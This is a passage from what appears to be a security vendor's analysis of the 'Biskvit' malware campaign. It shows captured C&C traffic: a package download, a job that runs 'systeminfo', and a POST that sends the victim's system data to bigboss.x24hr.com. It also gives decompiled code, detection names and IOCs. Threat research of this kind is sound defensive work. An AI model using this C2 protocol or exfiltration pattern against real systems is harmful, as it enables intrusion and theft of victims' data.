2U4NDdjNGIzZmUiLCJpYXQiOjE1MzQzMjQzMDMsInN1YiI6IjViNzNjZmUwNDgzZDQzMDAwMTU4NmRjZCI
sInVuaXF1ZV9uYW1lIjoiMEZBQkZCRkYwMDAzMDZDM19fMDAwQzI5RTY1MTAzIiwicm9sZXMiOiIiLCJhc
GlfaWRlbnRpdHkiOiJUcnVlIiwibmJmIjoxNTM0MzI0MzAzLCJleHAiOjE1MzQzNDU5MDMsImlzcyI6IkJ
pc2N1aXQiLCJhdWQiOiJodHRwOi8vYmlzY3VpdC5jb20ifQ.nR-b5B-mIcFJc-IgWD-
ZGxyEJLJ4gf4VsIwFplL1Oi4
Content-Type: application/json
Host: bigboss.x24hr.com

HTTP/1.1 200 OK
Server: nginx/1.13.9
Date: Wed, 15 Aug 2018 09:11:43 GMT
Content-Type: application/octet-stream
Content-Length: 205170
Connection: keep-alive

PK........|m.M..;{.C..........kernel32.dll..  x...?|.W.
+Y.eI^....H.x......q..g.....b+..,9...8f...B..R..
k)-.N.....BK.:..d.t.f.N..N;......+..Y:..{..{....{....{....{....?.Z.......#z...
```

Figure 23. Get Package


Packages are stored in the folder *083c577979444688958 20bf711e3624f*.



```
public string PackagesDirectory
{
    // Token: 0x0600005F RID: 95 RVA: 0x0000435A File Offset: 0x0000255A
    get
    {
        return base.GetString("PackagesDirectory", "083c577979444688958 20bf711e3624f");
    }
}
```

Figure 24. Packages Directory

After checking what component had been downloaded, we discovered that it was a component called *FileExecutor*, which just executes the files indicated in the *parameters* key.




```
[{"id":"5b73d250a99a2500019bd34b","resultUri":"/api/job/
5b73d250a99a2500019bd34b","tasks":
[{"packageId":"5b61b91da99a25000198dfcc","executeMode":0,"parameters":
{"FilePath":"systeminfo","Arguments":"","Waittime":"30"},"downloadUri":"/api/package/
5b61b91da99a25000198dfcc"}],"executeOptions":{"interval":0,"runOnStartup":false}}]
0
```

Figure 25. Job and Task's parameters

This *FileExecutor* component has the same functionality as the *executeMode* set to 1, which just executes a file using either the ShellExecuteEx() or CreateProcess() with WindowStyle set to Hidden and CreateNoWindow set to true. In the above job, it tells the malware to use the

FileExecutor component to execute “systeminfo” with timeout set at 30 seconds, as indicated by the *Waittime* key.

The command *systeminfo* displays detailed configuration information about a computer and its operating system, including its operating system configuration, security information, product ID, and hardware properties (such as RAM, disk space, and network cards).




```
POST /api/job/5b73d250a99a2500019bd34b HTTP/1.1
Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJqdGkiOiJiMWM0NmE1OC03NjBiLTRjNzYtOWIwZC0yY
2U4NDdjNGIzZmUiLCJpYXQiOjE1MzQzMjQzMDMsInN1YiI6IjViNzNjZmUwNDgzZDQzMDAwMTU4NmRjZCI
sInVuaXF1ZV9uYW1lIjoiMEZBQkZCRkYwMDAzMDZDM19fMDAwQzI5RTY1MTAzIiwicm9sZXMiOiIiLCJhc
GlfaWRlbnRpdHkiOiJUcnVlIiwibmJmIjoxNTM0MzI0MzAzLCJleHAiOjE1MzQzNDU5MDMsImlzcyI6IkJ
pc2N1aXQiLCJhdWQiOiJodHRwOi8vYmlzY3VpdC5jb20ifQ.nR-b5B-mIcFJc-IgWD-
ZGxyEJLJ4gf4VsIwFplL1Oi4
Content-Type: application/json
Host: bigboss.x24hr.com
Content-Length: 2453
Expect: 100-continue

{"State":2,"Data":{"WinAppExecutor:Messages":"\r\nHost Name:                 [redacted]
[redacted]\nOS Name:                   Microsoft Windows 7 Professional \r\nOS
Version:                6.1.7601 Service Pack 1 Build 7601\r\nOS Manufacturer:
```

Figure 26. Systeminfo data POST to CC

For the C&C to know the status of the jobs running, it also includes the key *State* that has the values shown below. The data that was sent during our analysis included the *State* being equal to 2, meaning it is complete.




```
public enum JobState
{
    // Token: 0x04000036 RID: 54
    Pending,
    // Token: 0x04000037 RID: 55
    Running,
    // Token: 0x04000038 RID: 56
    Complete,
    // Token: 0x04000039 RID: 57
    Canceled,
    // Token: 0x0400003A RID: 58
    Error
}
```

Figure 27. Job States

After the *systeminfo* job, it seemed that the attacker noticed that the machine he/she sent the job to was an analysis machine, so the C&C stopped sending any jobs. This could only mean that the attacker behind this attack is being very careful to not infect computers that are not targets and to avoid alerts.

While it is not new for C&C servers used in targeted attacks to suddenly stop responding after collecting the basic information of the victim's computer, the C&C used here is not completely blocking its communication. Instead, it just stopped sending jobs. This enables researchers and analysts to still monitor the C&C.

Low AV Detection



3 / 66

3 engines detected this file

SHA-256 a87daccbb260c5c68aaac3fcd6528f9ba16d4f284f94bc1b6307bbb3c6a2e379
File name defender.exe1
File size 2.94 MB
Last analysis 2018-08-20 13:15:03 UTC

1 / 65

One engine detected this file

SHA-256 23a286d14de1f51c5073caf0fd40a7636c287f578f32ae5e05ed331741fde572
File name kernel32.dll
File size 35 KB
Last analysis 2018-08-20 13:09:14 UTC

Interestingly, even if the malware files are not packed or obfuscated, only a few AV vendors, including Fortinet, were able to detect the files.

Conclusion

The use of current and upcoming events as bait to target high profile targets is becoming more and more popular among attackers.

Based on our findings, we believe that this is a well-planned attack, especially considering the timely distribution of the malicious decoy file and the use of a never-before-seen malware. These two ingredients provide the best chance for comprising their targets.

Solution

Fortinet detects all Biskvit malware components as W32/BiskvitLoader.A!tr, MSIL/BiskvitAutoRun.A!tr, MSIL/BiskvitLib.A!tr, MSIL/Biskvit.A!tr, MSOffice/Exploit.CVE20178570!tr.

Malicious URLs related to this malware are also blocked through the FortiGuard Web Filtering Service.

We recommend that all users apply the patch released by Microsoft for CVE-2017-0199.

Special thanks to Evgeny Ananin for translating the content of the exploit document from Russian to English.

IOC

be7459722bd25c5b4d57af0769cc708ebf3910648debc52be3929406609997cf

a87daccbb260c5c68aaac3fcd6528f9ba16d4f284f94bc1b6307bbb3c6a2e379

b4a1f0603f49db9eea6bc98de24b6fc0034f3b374a00a815b5c906041028ddf3

934542905f018ecb495027906af13cc96e3f55e11751799f39ef4a3dceff562b
23a286d14de1f51c5073caf0fd40a7636c287f578f32ae5e05ed331741fde572

CC

hxxp://bigboss.x24hr.com

hxxp://secured-links.org/

Download our latest Global Threat Landscape Report.

russia, APT Campaign